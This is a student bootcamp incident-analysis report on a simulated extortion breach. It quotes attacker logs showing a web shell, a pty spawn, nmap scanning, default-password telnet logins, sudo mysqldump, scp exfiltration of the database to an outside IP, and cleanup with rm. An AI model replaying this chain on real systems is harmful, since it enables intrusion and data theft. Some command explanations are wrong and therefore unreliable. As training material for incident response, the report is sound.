EXTORTION CASE ANALYSIS

By

Sheng Li

Lighthouse Labs Cyber Bootcamp

Submitted

To

Light House Labs

TLP: RED

February 8, 2023

TABLE OF CONTENTS

Executive Summary

Cyber security has become crucial for protecting an organization's digital assets. When malicious incidents happen on the digital front, companies' information in databases and web servers gets adversely affected. Cyber security's importance in protecting our digital assets from exposure and exfiltration is unmatched in our growing digital industry.

In this analysis Premium House Lights server was compromised in a cyber attack. The attack was directed to extract sensitive information about the company. Within a short span of time, the perpetrator was able to maneuver around the system and obtain sensitive information about the company's clients. The information includes the name, addresses and phone numbers of business owners associated with Premium House Lights. The recommendation is not to pay the attacker, and the rationale behind this decision is found later in the report. This report will summarize the incident timeline, provide a technical analysis of the process of the attack, and include recommendations to remediate and recover from this event.

Incident Timeline

List of Tactics, Techniques of Attack, and Time mapped to MITRE ATT&CK Framework


Tactic	Techniques of Attack	Time
Reconnaissance (TA0043)	SiteCheckerBotCrawler deployed to find available entry points	2022-02-19 **21:56:11 – 21:57:40**
Reconnaissance	Port scans to identify available entry points	2022-02-19 **21:57:02**
Reconnaissance	RST, ACK on multiple attempts to access ports	2022-02-19 **21:57:02 – 22:02:56**
Execution (TA0002)	Used Python to execute malicious scripts	2022-02-19 **21:59:12**
Discovery (TA0007)	Used Nmap to scan target environments	2022-02-19 **21:59:44**
Credential Access (TA0006)	Employed Dictionary-based password attack on servers	2022-02-19 **21:59:56 - 22:00:18**
Privilege Escalation (TA0004)	Use of Sudo Caching to gain privileged access to database	2022-02-19 **22:00:48 – 22:00:55**
Discovery	Use of MySQL to find more information in the database about customer records	2022-02-19 **22:01:03 – 22:01:31**
Exfiltration (TA0010)	Copies the database files and transfers to perpetrator's file	2022-02-19 **22:01:45**
Exfiltration	Transfers the file to the attacker's system	2022-02-19 **22:02:26**
Exfiltration	Removes traces of the file from the system and exits the server	2022-02-19 **22:02:36**

Note: Another Tactic used throughout the Timeline is Lateral movement, where the attacker ventures throughout the server to access different files and systems. The overall sequence in the Incident Timeline illustrates Mitre Framework Lateral movement Tactic respectively.

Technical Analysis


Introduction Towards Attack

File Integrity Hash Check



Disclaimer: Before beginning any analysis, we must assess whether the files have or have not been changed or modified to validate file integrity. I used the application HashCalc to conduct a process analysis of everything in the artifact folder to match the hashes given in the sha256sum.txt file. To confirm, there was no data tampering, and all file integrity remains 100% in the clear.

Suspicious Log Activity



We begin by examining the PCAP files of Premium House Light's webserver and database using Wireshark. After careful analysis, it is clear that an intrusion was detected in the Premium House Light server. Suspicious packet data shows that the computer is sending a PSH request to let the system know a request needs to be fulfilled. The attacker then conducts his actions shortly afterwards. Also, the ARP protocol shows that the attacker is trying to communicate with the webserver to exploit and gather information about Premium House Light's database. The attacks and techniques used by the attacker will be discussed in this technical analysis.

Process of Attack

whoami and python exploit

```
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@webserver:/var/www/html/uploads$ ls -l
ls -l
total 4
```

(1) We will begin by examining the logs and using the Mitre ATT&CK framework to assess the first part of the attack. The attack was an Execution exploit that targeted Premium House Lights' web servers. Using the whoami command, the logs displayed information about privileged information of the local system. Then based on the Mitre framework, the attacker used python to execute malicious scripts onto the server to extract more information about sensitive credentials (Mitre, 2020).

Dpkg Nmap and ifconfig

```
-rw-r--r-- 1 www-data www-data 2511 Feb 19 20:54 shell.php
www-data@webserver:/var/www/html/uploads$ dpkg -l | grep nmap
dpkg -l | grep nmap
ii  nmap                         7.80+dfsg1-2build1                    amd64
The Network Mapper
ii  nmap-common                  7.80+dfsg1-2build1                    all
Architecture independent files for nmap
www-data@webserver:/var/www/html/uploads$ ifconfig
ifconfig
```

Nmap scan

```
www-data@webserver:/var/www/html/uploads$ nmap 10.10.1.0/24
nmap 10.10.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-19 21:59 EST
Nmap scan report for webserver (10.10.1.2)
Host is up (0.000074s latency).
```

(2) The attacker then used the dpkg command to install and configure the software Nmap to search for confidential information running on Premium House Light's networks. This is done to discover open ports to attack and detect Premium House lights vulnerabilities in its systems. The attacker then uses the command "ifconfig" to learn about the network interfaces.

Brute Force credential seeking (1)

```
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.78 seconds
www-data@webserver:/var/www/html/uploads$ telnet 10.10.1.3
telnet 10.10.1.3
Trying 10.10.1.3...
Connected to 10.10.1.3.
Escape character is '^]'.
Ubuntu 20.04.3 LTS
database login: admin
admin
Password: admin
```

Seeking (2)

```
Login incorrect
database login: administrator
administrator
Password: password
```

Seeking (3)

```
Login incorrect
database login: phl
phl
Password: phl
```

Seeking success (4)

```
database login: phl
phl
Password: phl123

Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-97-generic x86_64)
```

(3) The next step to the threat actor's attack will be discussed. Based on the CAPEC and Mitre framework, the attacker used a dictionary-based password attack to attempt to gain unauthorized access to the Premium House Light server. The attacker used default passwords to guess Premium House Light's server login information (CAPEC, 2021). As seen in the diagrams above, the bad actor tried to access the system with easy-to-guess credentials and eventually was able to access the system, as seen in "***Seeking success (4)***". Also, the type of brute force method like the one described will almost always expose sensitive authorization with weak passwords. The attacker managed to enter the database directory and will continue their attack.

Netstat information

```
phl@database:~$ netstat -atunp
netstat -atunp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN
tcp        0      0 147.182.157.9:22        142.112.199.247:42010   ESTABLISHED
tcp        0      0 10.10.1.3:23            10.10.1.2:49522         ESTABLISHED
tcp        0      0 10.10.1.3:23            10.10.1.2:43492         ESTABLISHED
tcp        0      0 147.182.157.9:22        142.112.199.247:42024   ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
udp        0      0 127.0.0.53:53           0.0.0.0:*
```

(4) Based on analysis of the diagram, when the attacker typed in the command "netstat" the results displayed the incoming and outgoing connections, routing tables and ports that are listening (Carrigan, 2020). The threat actor identified the information they intended to find (Highlighted in yellow) and proceeded to the next phase of their attack. This was done after obtaining the credentials to access the database directory

Granting Privilege

```
phl@database:~$ sudo -l
sudo -l
Matching Defaults entries for phl on database:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
snap/bin

User phl may run the following commands on database:
    (root) NOPASSWD: /usr/bin/mysql
    (root) NOPASSWD: /usr/bin/mysqldump
phl@database:~$ sudo mysql -u root -p
sudo mysql -u root -p
Enter password:

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.28-0ubuntu0.20.04.3 (Ubuntu)
```

(5) The entry to Premium House Light systems is shown in the image above. The log shows that the system granted executive privileges without any integrity check to verify the user. Thus, the attacker was able to register elevated privileges using the command "***sudo my sql – u root -p.***" This command creates a new MySQL user profile and grants executive privileges (phoenixNAP, 2019). Thus, inputting this command allows the attacker to perform administrative tasks on Premium House Light's network.

Database breach

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| phl                |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> use mysql;
use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

(6) The attacker then entered the database directory and typed ***"use mysql***" meaning they intend to venture into another part of the database to seek information. MySQL is a database management system that contains various ways to display information about an organization (MySQL, 2023). Thus, this command allowed the attacker to inspect and examine the database.

(A) Show Tables

```
Database changed
mysql> show tables;
show tables;
+-------------------
| Tables_in_mysql
```

(B) Select "User"

```
| user
+-------------------------
37 rows in set (0.00 sec)

mysql> SELECT * FROM user;
SELECT * FROM user;
```

(7) After entering the "***Tables_in_mysql***" in (A) by executing the command ***"show tables;***" the attacker proceeds to select the following option in the table, ***"user"*** in (B). The command ***"SELECT * FROM user;"*** was inputted to find more sensitive access information within the system. (Note: a full copy of the ***Tables_in_mysql*** can be found in Appendix A below).

Accessing Customer Data

```
mysql> use phl;
use phl;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+---------------+
| Tables_in_phl |
+---------------+
| customers     |
+---------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM customers;
SELECT * FROM customers;
```

(8) After selecting ***"users"*** from step (7), the attacker enters the command "***show tables***" to find information in the database. Then the attacker enters the "***SELECT * From customers;"*** to display Premium House Light's customer information, such as their name, address, and country of residence. It is to note that in this table, the customers are business owners. (See appendix B for a sample of the table data).

Data Find and Extract

```
mysql> exit;
exit;
Bye
phl@database:~$ sudo mysqldump -u root -p phl > phl.db
sudo mysqldump -u root -p phl > phl.db
Enter password:

phl@database:~$ file phl.db
file phl.db
phl.db: UTF-8 Unicode text, with very long lines
phl@database:~$ head -50 phl.db
head -50 phl.db
-- MySQL dump 10.13  Distrib 8.0.28, for Linux (x86_64)
--
-- Host: localhost    Database: phl
```

(9) The attacker then exits mysql and types the command ***"sudo mysqldump -u root -p ph1 > ph1.db"***. By typing "***sudo***" the attacker is granted administrative privileges for their following action. The command "***mysqldump – u root –p phl > ph1.db"*** generates a backup of Premium House Light's database ***"ph1"*** (Upadhyay, 2020) and sends the data into a new file ***"ph1.db"*** that the attacker created. The attacker then selects the data file "***file ph1.db***" from the system and displays the first 50 lines of information using the command ***"head -50 ph1.db"***.

Command Transfer

```
phl@database:~$ ls
ls
phl.db
phl@database:~$ scp phl.db fierce@178.62.228.28:/tmp/phl.db
scp phl.db fierce@178.62.228.28:/tmp/phl.db

fierce@178.62.228.28's password: fierce123
```

(10) The attacker then enlists the database directory concerning the file "***ph1.db"*** with the command ***"ls"*** (javaTpoint, n.d.). The attacker then used the command ***"scp ph1.db"*** to copy and transfer the file data from Premium House Light's database into their remote system (Note: The attacker's exfiltration IP is ***178.62.228.28***). The attacker then inputs their password: ***fierce123,*** to grant access to their own system.

Final Steps

```
phl.db                                          0%    0     0.0KB/s
--:-- ETA
phl.db                                        100%   19KB 105.9KB/s
00:00
phl@database:~$ rm phl.db
rm phl.db
phl@database:~$ exit
exit
logout
Connection closed by foreign host.
www-data@webserver:/var/www/html/uploads$ exit
exit
exit
$ exit
```

(11) The attacker's final steps are to remove their footprints from the exfiltration of Premium House Light's system by issuing the command ***"rm ph1.db"***. This deletes the file gathered from the database in an attempt to cover their tracks (Megida, 2022). The attacker then leaves the system by issuing the command ***"exit".***

Extra Analysis Artifact

To demonstrate to you that we aren't just playing games, here is a snippet of your customer database table:

contactFirstName	contactLastName	phone
Carine	Schmitt	40.32.2555
Jean	King	7025551838
Peter	Ferguson	03 9520 4555
Janine	Labrune	40.67.8555
Jonas	Bergulfsen	07-98 9555

(**Extra**) This artifact was given to us in the briefing of this report. The artifact shows the information on clients' names and phone numbers, indicating that the analysis done in the webserver and database PCAP file is correct. Therefore, this artifact confirms the accurate investigation of the webserver and database PCAP files in this Technical Analysis.

Recommendations

Ransom Payment Guidance

The question now comes down to whether Premium House Lights pays the ransom or not. I will explain my understanding and use my expertise to answer this scenario clearly.

First, we should never pay the blackmailer. If we do so, it will almost always lead to another demand for money in the future. There is no conclusion that if we pay now, it will be a final payment (Ahearn, 2018).

Second, we should not pay the ransom since the attacker possesses the information. This means that even if we do pay, there is no guarantee that our data is safe from future exploitation. The attacker in this scenario still has the information meaning they are in the driver's seat and maintains overall control. The attacker could still expose our data even after we pay the ransom.

Finally, since the data leaked is not sensitive personal information like credit cards, SIN numbers, or Health card numbers, the devastation of the impact of exposed information is low. Based on the artifacts presented in this scenario, the attacker exfiltrated data about client names, phone numbers and locations which does not reveal data which can cause significant damage to us and our clients.

Therefore, based on the three criteria listed, we should not pay the ransom. Doing so only perpetuates similar events in the future. We might lose some client confidence since the data exposed was about our customers, but nothing of the exposed data will cause significant credential damage to our clients. Therefore, we should take the necessary action of not following up with the attacker and paying the ransom.

Incident Remediation and Recovery Recommendations

Actions to Contain and Remediate

The most crucial objective of incident response is to stop the damage and prevent further complications. By using a Triage framework, we will understand the incident and its impact on our operations and data systems (Trailhead, 2023a). We need to do five things in the containment and remediation phase.

1. Identify affected assets
2. Identify the systems in which the exploitation took place
3. Prevent any potential threats in our systems by updating credential access
4. Eliminate the threats from our system
5. Communicate with clients affected

In the containment phase, we will first identify the affected assets to see what the attacker was targeting. Then we will look for the systems where the exploitation took place to understand the attacker's techniques. Thirdly, we will prevent any potential threats that might surface by updating our credentials in our systems. After, we will remove any threats that still linger in our system to complete the remediation. Finally, after the four steps have been accomplished, we will inform our clients that our system information has been compromised. This step allows the clients to change their credentials to prevent future complications.

By following these five steps, Premium House Lights will be able to contain the attack and move on to the recovery phase.

Actions To Recover Business Processes

It is essential that we recover our systems and restore them to their original status. We must ensure no threats linger in our system to bring our systems back online to full operation (Trailhead, 2023b). There are three steps in this process

1. Notify the system owner to restore system services
2. Test the system to see if the system is clean and fully functional
3. Monitor the system for abnormal behaviour
4. Document the incident

In the recovery phase, we must notify the system owner to coordinate steps to restore system services. We will then test the system to see if it functions normally and return it to how it was before the incident occurred. Then we will monitor the system for any abnormal behaviour that might arise after we restore the system. Finally, we will document the incident to improve, protect and prevent similar incidents from occurring.

Post-Incident Recommendations

#1 – Protect Access to Sensitive Database Authentication
NIST Domain: Protect
Observation: Premium House Lights lack access control protection in their systems
Recommendation details: Premium House Lights has a huge database server that contains the information of clients that use its servers. The attacker used a dictionary attack to enter the system. Premium House Lights should improve their systems by changing usernames and passwords that are not easy to guess or exploitable.

#2 – Improve Detection and Identification of Anomalies
NIST Domain: Detect
Observation: Premium House Lights did not recognize access attempts
Recommendation details: Premium House Lights were not able to detect and recognize a vast amount of access attempts in multiple ports trying to gain unauthorized entry to their system. To prevent this from happening in the future, Premium House Lights should implement intrusion detection systems to identify and prevent malicious activity that arises in their network.

#3 – Improve Detection of Command and Scripting Exploits
NIST Domain: Detect
Observation: Premium House Lights systems did not recognize Python scripting attack
Recommendation details: Premium House Light's system was compromised by a Python scripting exploit at the beginning of the data exfiltration. The attacker inserted malicious scripts into the system to gain information about the system. To detect and prevent this exploit from happening again, Premium House Lights should implement antivirus/antimalware software into their systems. The software is utilized to automatically detect the attack and stop the Python script exploit from executing.

#4 – Improve Unauthorized Privilege Escalation
NIST Domain: Protect
Observation: No authorization before privilege escalation in Premium House Light's server
Recommendation details: When the attacker entered Premium House Light's webserver, they typed a command and entered Administrator mode without authenticating their credentials. Thus giving them high-level access to various parts of the server, including the database. To prevent this from happening again, Premium House Light should restrict file and directory permissions by requiring a password to enter privilege mode.

#5 – Authorize Data Transferring to Prevent Exfiltration
NIST Domain: Detect/Protect
Observation: No authorization was required to tamper and transfer data

Recommendation details: The attacker was able to make a copy of the database file and then transfer it to their own file. The attacker exfiltrated the data into their own servers without authorization from Premium House Light's network protocols. To prevent this from happening in the future, Premium House Lights could implement network intrusion prevention to identify traffic in their servers. Thus, monitoring their systems and keeping track of the traffic that goes in and out.

#6 – Develop a Response Framework
NIST Domain: Respond
Observation: Response Framework needed to address and mitigate attacks
Recommendation details: Premium House Lights needs to develop a response plan to the attacker's infiltration into the system. Communication with administrative personnel is integral in responding to the attacker's actions. Analysis of the event is also needed to examine the evidence and decide on future preventative measures.

#7 – Develop a Maintenance Framework
NIST Domain: Protect
Observation: Monitoring and maintenance is needed to ensure incidents are addressed and resolved
Recommendation details: Premium House Lights must develop a maintenance framework to implement appropriate safety protocols to monitor the system's critical services. If Premium House Lights develops a maintenance framework, future attacks can be spotted and dealt with in a timely manner. Thus, preventing data breaches and exfiltration of information.

#8 – Review the Details of the Incident and Develop Framework
NIST Domain: Respond
Observation: After analyzing the attack, a good step towards mitigating these kinds of events would be to seek improvements in our system, as Premium House Lights did not use a framework to mitigate vulnerabilities.
Recommendation details: Premium House Lights needs to review what went well and what did not go according to plan in order to create a framework for the future. By analyzing the incident and improving human interaction and system functions, future attacks can be mitigated effectively on a technical scale.

#9 – Recover the System and Implement Preventative Measures
NIST Domain: Recover
Observation: A good recovery function supports timely restoration to normal operations and reduces the impact of the incident
Recommendation details: Premium House Labs will need to create a recovery plan to restore their systems and information to how it was before the attack. Premium House Labs will identify solutions to mitigate future incidents by implementing improvements in the recovery phase. An excellent example of a recovery plan includes procedures that test, execute, and maintain the system's function and integrity.

#10 – Create a Risk Management Plan
NIST Domain: Identify
Observation: Prevent future attacks from occurring with a risk management plan
Recommendation details: Premium House Lights needs to adopt a risk management framework to identify risks and mitigate future attacks from disrupting their internal system. When selecting risk management tools, the project team will need to analyze their system requirements and available resources to decide what tools they will utilize. Creating a risk management plan will benefit Premium House Light's security and authentication.

Note: #10 is generally a good practice for Premium House Lights and is part of the Post-Incident Recommendations. It is not necessarily an incident itself. Including #10 is a vital step toward preventing future attacks from happening in the first place.

References

Ahearn, F. (2018). *Stop Blackmail Now And Protect Yourself And Family*. Retrieved from https://blackmail.expert/?gclid=Cj0KCQiAofieBhDXARIsAHTTldrMuBq9dmFTA9pDSNBHAZgpfvnmboptpiuc-C-TOGs8n5YGl_YV0z8aAtxHEALw_wcB

CAPEC. (2021). *Dictionary-based Password Attack.* Retrieved from https://capec.mitre.org/data/definitions/16.html

Carrigan, T. (2020, May 18). *Linux networking*: 13 uses for netstat. Retrieved from https://www.redhat.com/sysadmin/netstat#:~:text=The%20network%20statistics%20(%20netstat%20)%20command,common%20uses%20for%20this%20command.

javaTpoint. (n.d.) *Linux ls command*. Retrieved from https://www.javatpoint.com/linux-ls#:~:text=The%20(ls%20%2Da)%20command,directory%20including%20the%20hidden%20files.&text=It%20will%20show%20the%20list%20in%20a%20long%20list%20format.&text=This%20command%20will%20show%20you,displayed%20in%20terms%20of%20byte.

Megida, D. (2022, June 8) *How to Remove a Directory in Linux – Delete a Folder Command*. Retrieved from https://www.freecodecamp.org/news/how-to-remove-a-directory-in-linux/#:~:text=You%20use%20the%20rm%20command,and%20subdirectories%20within%20the%20directory.

Mitre. (2017, May 31). *Brute Force Attacks*. Retrieved from https://attack.mitre.org/techniques/T1110/

Mitre. (2020, March 9). *Command and scripting interpreter: Python*. Command and Scripting

Interpreter: Python, Sub-technique T1059.006 - Enterprise | MITRE ATT&CK®. Retrieved from https://attack.mitre.org/techniques/T1059/006/

MySQL. (2023). *What is My SQL?* Retrieved from https://dev.mysql.com/doc/refman/8.0/en/what-is-mysql.html#:~:text=MySQL%20is%20a%20database%20management%20system.&text=It%20may%20be%20anything%20from,system%20such%20as%20MySQL%20Server.

phoenixNAP. (2019, September 18, 2019). *How to Create New MySQL User and Grant Privileges*. Retrieved from https://phoenixnap.com/kb/how-to-create-new-mysql-user-account-grant-privileges

Trailhead. (2023a). *Identify and Contain an Incident*. Retrieved from https://trailhead.salesforce.com/content/learn/modules/incident-responder-responsibilities/identify-and-contain-an-incident

Trailhead. (2023b). *Remediate and Recover from an Incident.* Retrieved from https://trailhead.salesforce.com/content/learn/modules/incident-responder-responsibilities/remediate-and-recover-from-an-incident

Upadhyay, N. (2020, May 12). *How to backup and restore MySQL databases using the mysqldump command*. Retrieved from https://www.sqlshack.com/how-to-backup-and-restore-mysql-databases-using-the-mysqldump-command/#:~:text=Mysqldump%20is%20a%20command%2Dline,delimited%20text%2C%20or%20CSV%20format.

Appendix

Appendix A: Tables_in_mysql

Tables_in_mysql
columns_priv
component
db
default_roles
engine_cost
func
general_log
global_grants
gtid_executed
help_category
help_keyword
help_relation
help_topic
innodb_index_stats
innodb_table_stats
password_history
plugin
procs_priv
proxies_priv
replication_asynchronous_connection_failover
replication_asynchronous_connection_failover_managed
replication_group_configuration_version
replication_group_member_actions
role_edges
server_cost
servers
slave_master_info
slave_relay_log_info
slave_worker_info
slow_log
tables_priv
time_zone
time_zone_leap_second
time_zone_name
time_zone_transition
time_zone_transition_type
user

Appendix B: Sample of Customer Data

```
SELECT * FROM customers;
```

customerNumber	customerName	customerId	contactLastName	contactFirstName	phone	addressLine1	addressLine2	city	state	postalCode	country	amount_spent
103	Atelier graphique	1370	Schmitt	Carine	40.32.2555	54, rue Royale	NULL	Nantes	NULL	44000	France	21000.00
112	Signal Gift Stores	1166	King	Jean	7025551838	8489 Strong St.	NULL	Las Vegas	NV	83030	USA	71800.00
114	Australian Collectors, Co.	1611	Ferguson	Peter	03 9520 4555	636 St Kilda Road	Level 3	Melbourne	Victoria	3004	Australia	117300.00
119	La Rochelle Gifts	1370	Labrune	Janine	40.67.8555	67, rue des Cinquante Otages	NULL	Nantes	NULL	44000	France	118200.00
121	Baane Mini Imports	1504	Bergulfsen	Jonas	07-98 9555	Erling Skakkes gate 78	NULL	Stavern	NULL	4110	Norway	81700.00
124	Mini Gifts Distributors Ltd.	1165	Nelson	Susan	4155551450	5677 Strong St.	NULL	San Rafael	CA	97562	USA	210500.00
125	Havel & Zbyszek Co	NULL	Piestrzeniewicz	Zbyszek	(26) 642-7555	ul. Filtrowa 68	NULL	Warszawa	NULL	01-012	Poland	0.00
128	Blauer See Auto, Co.	1504	Keitel	Roland	+49 69 66 90 2555	Lyonerstr. 34	NULL	Frankfurt	NULL	60528	Germany	59700.00
129	Mini Wheels Co.	1165	Murphy	Julie	6505555787	5557 North Pendale Street	NULL	San Francisco	CA	94217	USA	64600.00
131	Land of Toys Inc.	1323	Lee	Kwai	2125557818	897 Long Airport Avenue	NULL	NYC	NY	10022	USA	114900.00
141	Euro+ Shopping Channel	1370	Freyre	Diego	(91) 555 94 44	C/ Moralzarzal, 86	NULL	Madrid	NULL	28034	Spain	227600.00
144	Volvo Model Replicas, Co	1504	Berglund	Christina	0921-12 3555	Berguvsv..gen 8	NULL	Lule..	NULL	S-958 22	Sweden	53100.00
145	Danish Wholesale Imports	1401	Petersen	Jytte	31 12 3555	Vinb..ltet 34	NULL	Kobenhavn	NULL	1734	Denmark	83400.00
146	Saveley & Henriot, Co.	1337	Saveley	Mary	78.32.5555	2, rue du Commerce	NULL	Lyon	NULL	69004	France	123900.00
148	Dragon Souveniers, Ltd.	1621	Natividad	Eric	+65 221 7555	Bronz Sok.	Bronz Apt. 3/6 Tesvikiye	Singapore	NULL	079903	Singapore	103800.00
151	Muscle Machine Inc	1286	Young	Jeff	2125557413	4092 Furth Circle	Suite 400	NYC	NY	10022	USA	138500.00
157	Diecast Classics Inc.	1216	Leong	Kelvin	2155551555	7586 Pompton St.	NULL	Allentown	PA	70267	USA	100600.00
161	Technics Stores Inc.	1165	Hashimoto	Juri	6505556809	9408 Furth Circle	NULL	Burlingame	CA	94217	USA	84600.00
166	Handji Gifts& Co	1612	Victorino	Wendy	+65 224 1555	106 Linden Road Sandown	2nd Floor	Singapore	NULL	069045	Singapore	97900.00
167	Herkku Gifts	1504	Oeztan	Veysel	+47 2267 3215	Brehmen St. 121	PR 334 Sentrum	Bergen	NULL	N 5004	Norway	96800.00
168	American Souvenirs Inc	1286	Franco	Keith	2035557845	149 Spinnaker Dr.	Suite 101	New Haven	CT	97823	USA	0.00
169	Porto Imports Co.	NULL	de Castro	Isabel	(1) 356-5555	Estrada da sa..de n. 58	NULL	Lisboa	NULL	1756	Portugal	0.00
171	Daedalus Designs Imports	1370	Ranc..	Martine	20.16.1555	184, chauss..e de Tournai	NULL	Lille	NULL	59000	France	82900.00
172	La Corne D'abondance, Co.	1337	Bertrand	Marie	(1) 42.34.2555	265, boulevard Charonne	NULL	Paris	NULL	75012	France	84300.00
173	Cambridge Collectables Co.	1188	Tseng	Jerry	6175555555	4658 Baden Av.	NULL	Cambridge	MA	51247	USA	43400.00
175	Gift Depot Inc.	1323	King	Julie	2035552570	25593 South Bay Ln.	NULL	Bridgewater	CT	97562	USA	84300.00
177	Osaka Souveniers Co.	1621	Kentary	Mory	+81 06 6342 5555	1-6-20 Dojima	NULL	Kita-ku	Osaka	530-0003	Japan	81200.00
181	Vitachrome Inc.	1286	Frick	Michael	2125551500	2678 Kingston Rd.	Suite 101	NYC	NY	10022	USA	76400.00
186	Toys of Finland, Co.	1501	Karttunen	Matti	90-224 8555	Keskuskatu 45	NULL	Helsinki	NULL	21240	Finland	96500.00
187	AV Stores, Co.	1501	Ashworth	Rachel	(171) 555-1555	Fauntleroy Circus	NULL	Manchester	NULL	EC2 5NT	UK	136800.00
189	Clover Collections, Co.	1504	Cassidy	Dean	+353 1862 1555	25 Maiden Lane	Floor No. 4	Dublin	NULL	2	Ireland	69400.00
198	Auto-Moto Classics Inc.	1216	Taylor	Leslie	6175558428	16780 Pompton St.	NULL	Brickhaven	MA	58339	USA	23000.00
201	UK Collectables, Ltd.	1501	Devon	Elizabeth	(171) 555-2282	12, Berkeley Gardens Blvd	NULL	Liverpool	NULL	WX1 6LT	UK	92700.00
202	Canadian Gift Exchange Network	1323	Tamuri	Yoshi	(604) 555-3392	1900 Oak St.	NULL	Vancouver	BC	V3F 2K1	Canada	90300.00
204	Online Mini Collectables	1188	Barajas	Miguel	6175557555	7635 Spinnaker Dr.	NULL	Brickhaven	MA	58339	USA	68700.00
205	Toys4GrownUps.com	1166	Young	Julie	6265557265	78934 Hillside Dr.	NULL	Pasadena	CA	90003	USA	90700.00
206	Asian Shopping Network, Co	NULL	Walker	Brydey	+612 9411 1555	Suntec Tower Three	8 Temasek	Singapore	NULL	038988	Singapore	0.00
209	Mini Caravy	1370	Citeaux	Fr..d..rique	88.60.1555	24, place Kl..ber	NULL	Strasbourg	NULL	67000	France	53800.00
211	King Kong Collectables, Co.	1621	Gao	Mike	+852 2251 1555	Bank of China Tower	1 Garden Road	Central Hong Kong	NULL	NULL	Hong Kong	58600.00
216	Enaco Distributors	1702	Saavedra	Eduardo	(93) 203 4555	Rambla de Catalu..a, 23	NULL	Barcelona	NULL	08022	Spain	60300.00